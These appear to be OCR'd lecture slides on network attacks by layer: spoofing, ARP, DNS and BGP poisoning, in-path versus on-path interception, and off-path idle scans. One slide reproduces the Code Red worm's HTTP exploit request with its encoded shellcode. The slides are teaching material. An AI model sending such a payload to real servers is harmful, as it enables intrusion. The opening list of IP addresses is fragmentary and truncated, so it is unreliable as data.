

200.33.210.250
0.33.209.29
200.33.208.
207.205.230.105
0.33
200.78.151.110
207.205.230.110
207.205.230.123
207.205.230.128
206
207.205.249.112
207.205.230.117
207.205.230.174
207.205
207.205.230.134
207.205.230.118
207.205.249.117
207.205.230.126
207.205.230.112
207.205.230.158
207.205.230.169
207.205.24
207.205.230.155
207.205.249.101
207.20

# OSI model

- 1. Physical
- 2. Link
- 3. Network
- 4. Transport
- 5. Session
- 6. Presentation
- 7. Application

# Different types of attacks

# Plain old attacks



```
GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3
%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00
%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0\x0d\n.
```

# Physical and link

- “Network adjacent”
- Can sniff (promiscuous mode)
- Can spoof
  - ARP cache poisoning
  - Goal is often to pretend to be the gateway

# IP and transport layer

- Can spoof
- Can hijack


# BGP or DNS

- Can spoof anything that doesn’t have crypto
- DNS cache poisoning
- BGP prefix attacks

# In- *vs.* On-path

- In-path … Attacker (or “security” device) gets to hold on to the packet and look at it, or modify it, before forwarding it
- On-path … Attacker (or “security” device) gets a copy, *via* something like a port mirror, but the packet has already been forwarded

https://citizenlab.ca/2015/04/chinas-great-cannon/



See also “QUANTUM Insert”

# Off-path attacks

https://jedcrandall.github.io/INFOCOM2018.pdf




Fig. 4. Scan of a closed port with a dual stack zombie using ONIS.




Fig. 5. Scan of an open port with a dual stack zombie using ONIS.

“Information only has meaning in that it is subject to interpretation”

*–Computer Viruses, Theory and Experiments by Fred Cohen, 1984*

“The only laws on the Internet are assembly and RFCs”

*–Phrack 65 article by julia@winstonsmith.info*

“Information is inherently physical”

--(*Lots of people said this, but see Richard Feynman's Lectures on Computation*)